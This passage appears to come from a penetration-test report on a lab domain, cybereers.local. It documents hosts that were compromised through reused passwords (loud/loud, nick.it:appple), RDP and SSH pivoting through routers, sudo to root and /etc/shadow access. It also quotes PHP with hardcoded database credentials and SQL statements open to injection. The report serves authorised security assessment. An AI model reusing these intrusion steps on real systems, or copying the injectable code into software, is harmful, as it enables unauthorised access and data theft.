


Figure 68 - The web application hosted on the machine with address 172.16.0.10

```
<?php
  $servername = "sql.cybereers.local";
  $uname = "hotel";
  $pass = "igloo";
?>
```

Figure 69 - The credentials used to connect to the SQL server hosted on the machine

```
$sql = "SELECT * FROM Hotel.Guests WHERE firstname='" . $first . "'AND lastname='" . $last . "'";
$result = mysqli_query($conn, $sql);
if($result) {
  $row = mysqli_fetch_assoc($result);
  if($row ≠ null) {
    $user_exists = 1;
  } else {
    print "Nobody found with that name.\n";
    goto end;
  }
} else {
  echo "Error: " . $sql . "<br>" . mysqli_error($conn);
}

$sql = "DELETE FROM Hotel.Guests WHERE firstname='" . $first . "'AND lastname='" . $last . "'";

if(mysqli_query($conn, $sql)) {
  echo "Customer successfully checked out";
} else {
  echo "Error: " . $sql . "<br>" . mysqli_error($conn);
}
```

Figure 70 - The source code for a file checkout.php used in the web application, with two vulnerable SQL statements, a SELECT FROM and a DELETE FROM statement

172.16.0.15

This machine is located on the NAT-0 subnet which is accessible by the machine addressed as 192.168.1.155 located on the primary network. This machine can be accessed with root privileges using the credentials “loud/loud” which are used on most Ubuntu machines across the network. This machine is named NAT-5 because it also happens to be the gateway router to the 172.16.5.0/24 subnet. Similar to the other gateway routers discovered in the network, not much information is able to be harvested from this particular machine. It simply exists as the way that we were able to access machines located on the NAT-5 subnet.




Figure 71 - IP routing table for the machine

172.16.0.18

A full port scan of the host at 172.16.0.18 with operating system and service version detection enabled, shown below, revealed the host appeared to be a windows system, although the system does not appear to be a domain controller as no services related to Kerberos or Active Directory can be seen running.

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@nat-0:~# nmap -Pn -sV -F 172.16.0.18
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 01:50 UTC
Nmap scan report for 172.16.0.18
Host is up (0.00034s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: D2:D7:6B:2D:5F:5B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 72 - Full port scan of 172.16.0.18

The host can be seen running what appears to be a remote desktop service on port 3389. Attempting to log into the machine over RDP using the domain admin credentials compromised from host 192.168.1.5 granted access to the machine, indicating the host is connected to the domain cybereers.local.

To log into the host over RDP, the NAT-0 router was connected to over SSH using the following command:

ssh -X 192.168.1.155

The -X parameter indicates that X11 Forwarding over SSH should be used, which is required for starting GUI programs on the host over SSH such as xfreerdp. Xfreerdp was then used to connect to 172.16.0.18 from the NAT-0 machine with credentials nick.it:appple, shown below.

```
loud@nat-0:~$ xfreerdp -g 1920×1080 -u nick.it 172.16.0.18
[20:10:34:682] [4169847:4169847] [WARN][com.freerdp.client.common.cmdline] - Using deprecated command-line interface!
[20:10:34:682] [4169847:4169847] [WARN][com.freerdp.client.common.compatibility] - -g 1920×1080 → /size:1920×1080 or /w:1920 /h:1080
[20:10:34:682] [4169847:4169847] [WARN][com.freerdp.client.common.compatibility] - -u nick.it → /u:nick.it
[20:10:34:682] [4169847:4169847] [WARN][com.freerdp.client.common.compatibility] - 172.16.0.18 → /v:172.16.0.18
[20:10:34:682] [4169847:4169847] [WARN][com.freerdp.client.common.compatibility] -
[20:10:34:683] [4169847:4169848] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[20:10:34:683] [4169847:4169848] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[20:10:34:683] [4169847:4169848] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[20:10:34:684] [4169847:4169848] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[20:10:34:232] [4169847:4169848] [INFO][com.freerdp.primitives] - primitives autodetect, using generic
[20:10:34:233] [4169847:4169848] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[20:10:34:234] [4169847:4169848] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[20:10:34:241] [4169847:4169848] [WARN][com.freerdp.crypto] - Certificate verification failure 'unable to get local issuer certificate (20)' at stack position 0
[20:10:34:241] [4169847:4169848] [WARN][com.freerdp.crypto] - CN = FD.cybereers.local
Domain:   cyberees.local
Password:
```

Figure 73 - Logging into 172.16.0.18 over RDP




Figure 74 - Remote access to 172.16.0.18 after logging in from NAT-0

The system information shown in the above screenshot confirms that this is a Windows 10 desktop. Viewing users that exist on the machine by navigating to C:\Users showed the existence of the FD user and its domain-associated counterpart, the name of which was revealed to be `Front Desk` from the Active Directory Users and Computers menu on the compromised domain controller, both shown below.




Figure 75 - User folders on the machine showing the Front Desk user




Figure 76 - Properties of the FD user showing full name as `Front Desk`

The Desktop, Downloads, and Documents folder for the FD user was inspected for any sensitive information or other information of interest, as well as the user's temp directory and local and roaming AppData directories, but nothing of considerable importance was found.

Finally, the network drives Accounting and HR were mapped, and unlike the domain controller, this machine did appear to have access to both, shown below. However, nothing of interest was found in these shares. Despite this, access to the shares is still notable, and there are several known methodologies of exploiting writable shared drives to achieve code execution on other machines.




Figure 77 - Contents of the Accounting share as seen from 172.16.0.18




Figure 78 - Contents of the HR share as seen from 172.16.0.18

Viewing the IP configuration of the machine using the powershell command Get-NetIPConfiguration revealed that the machine is using the domain controller at 192.168.1.4 as its DNS server, which is typical for windows machines joined to a domain, shown below.

```
PS C:\Users\nick.it> Get-NetIPConfiguration


InterfaceAlias       : Ethernet
InterfaceIndex       : 5
InterfaceDescription : Intel(R) PRO/1000 MT Network Connection
NetProfile.Name      : cybereers.local
IPv4Address          : 172.16.0.18
IPv6DefaultGateway   :
IPv4DefaultGateway   : 172.16.0.1
DNSServer            : 192.168.1.4
```

Figure 79 - IP configuration of the host at 172.16.0.18

NAT-5

172.16.5.15

This machine is located inside of the 172.16.5.0/24 subnet. This subnet is only accessible through the NAT-5 router which is part of the 172.16.0.0/24 subnet and addressed as 172.16.0.15. This machine is the NAT-9 router, and it is the only known way to access machines on the 172.16.9.0/24 subnet. This machine was accessed using the loud/loud credentials that can be used on pretty much every Ubuntu machine across the network.

```
loud@nat-9:~$ ip r
default via 172.16.5.1 dev ens18 proto dhcp src 172.16.5.15 metric 100
172.16.5.0/24 dev ens18 proto kernel scope link src 172.16.5.15
172.16.5.1 dev ens18 proto dhcp scope link src 172.16.5.15 metric 100
172.16.9.0/24 dev ens19 proto kernel scope link src 172.16.9.1
loud@nat-9:~$
```

Figure 80 - IP routes accessible by this machine

```
loud@nat-9:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 46:ee:f8:ca:7b:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.16.5.15/24 brd 172.16.5.255 scope global dynamic ens18
       valid_lft 411sec preferred_lft 411sec
    inet6 fe80::44ee:f8ff:feca:7ba2/64 scope link
       valid_lft forever preferred_lft forever
3: ens19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 6e:a9:e8:ae:f6:5e brd ff:ff:ff:ff:ff:ff
    inet 172.16.9.1/24 brd 172.16.9.255 scope global ens19
       valid_lft forever preferred_lft forever
    inet6 fe80::6ca9:e8ff:feae:f65e/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 81 - Network interfaces on the machine, ens18 connects to the NAT-5 subnet and ens19 connects to the NAT-9 subnet

On this machine, like basically every other Ubuntu machine on the network, it is possible to obtain a root shell by simply logging in as root from loud. The credentials here are the same as the credentials used to SSH.

```
loud@nat-9:~$ sudo -i
[sudo] password for loud:
root@nat-9:~#
```

Figure 82 - Obtaining root access

Aside from being a router to give us access to other machines in the network, there doesn't appear to be much else interesting about this particular machine. The only users are root and loud, and the only non-default file of interest is "iptables-restore."




Figure 83 - /etc/shadow and the contents of the ~ directory

172.16.5.16

This machine, like the other Windows machines, was accessible using the credentials for the user Nick.it. Using this account, it was possible to obtain a remote desktop connection on the machine.




Figure 84 - remote desktop session on the machine

The machine was mostly devoid of any useful information. It did contain a drive for both “HR” and “Accounting,” but these drives were both effectively empty.




Figure 85 - Accounting drive contents




Figure 86 - HR drive contents

Lastly, the network interface configuration was checked to make sure that the machine wasn't identical to any other machines on the network. It did not appear that the machine was addressable on any of the other subnets in the network.

```
PS C:\Users\nick.it> Get-netipconfiguration


InterfaceAlias       : Ethernet
InterfaceIndex       : 12
InterfaceDescription : Intel(R) PRO/1000 MT Network Connection
NetProfile.Name      : cybereers.local
IPv4Address          : 172.16.5.16
IPv6DefaultGateway   :
IPv4DefaultGateway   : 172.16.5.1
DNSServer            : 192.168.1.4
```

Figure 87 - Network interface configuration on the machine

172.16.5.17

When examining the port scan of this network, it was noticed that a Windows machine was located at this IP. It was found that, like with other Windows machines on the network, the nick.it/appple user was able to gain access into this system at an administrative level. With these privileged user credentials, we were able to gain full control of the system.




Figure 88 - Screenshot taken from a remote desktop session inside the machine

Once inside the machine, it did not appear that there was much useful information to gather. Additionally, the configuration of each of the network interfaces was determined in order to make sure that this wasn't a Windows machine that had already been discovered.

```
InterfaceAlias       : Ethernet
InterfaceIndex       : 6
InterfaceDescription : Intel(R) PRO/1000 MT Network Connection
NetProfile.Name      : cybereers.local
IPv4Address          : 172.16.5.17
IPv6DefaultGateway   :
IPv4DefaultGateway   : 172.16.5.1
DNSServer            : 192.168.1.4
```

Figure 89 - Network interface configuration of the machine

It is also noteworthy that the DNSServer used by this machine is the windows machine located on the primary network at 192.168.1.4.

NAT-9

172.16.9.24

This was the only machine of significance discovered on the NAT-9 network. It is the same machine as the one located at 192.168.1.159 on the primary network. Please refer to the section on that machine for any vulnerabilities exploited.

Security Ratings

Vulnerability Exploited: Poor/reused login credentials for loud user

CVSS Base Score: 8.4 (High)

Vulnerability Explanation: The loud user was found to have poor login credentials. More specifically, the password for the loud user was found to be the same as the username, so the password was loud. This allowed the loud user to be accessed on any machine which had the user on it via SSH. On all machines which had a loud user, the loud user also had root privileges. This meant that sensitive data such as the /etc/shadow file could be accessed on any machine with the loud user without much difficulty. Additionally, an attacker with root privileges could set up tools to deny access to legitimate users of the system.

Vulnerability Fix: Use stronger passwords (10 or more characters with a mix of upper and lower case letters, numbers, and special symbols). Also, use different passwords for different machines, so that if an account is compromised on one machine, the accounts for the same user on other machines are not also compromised.

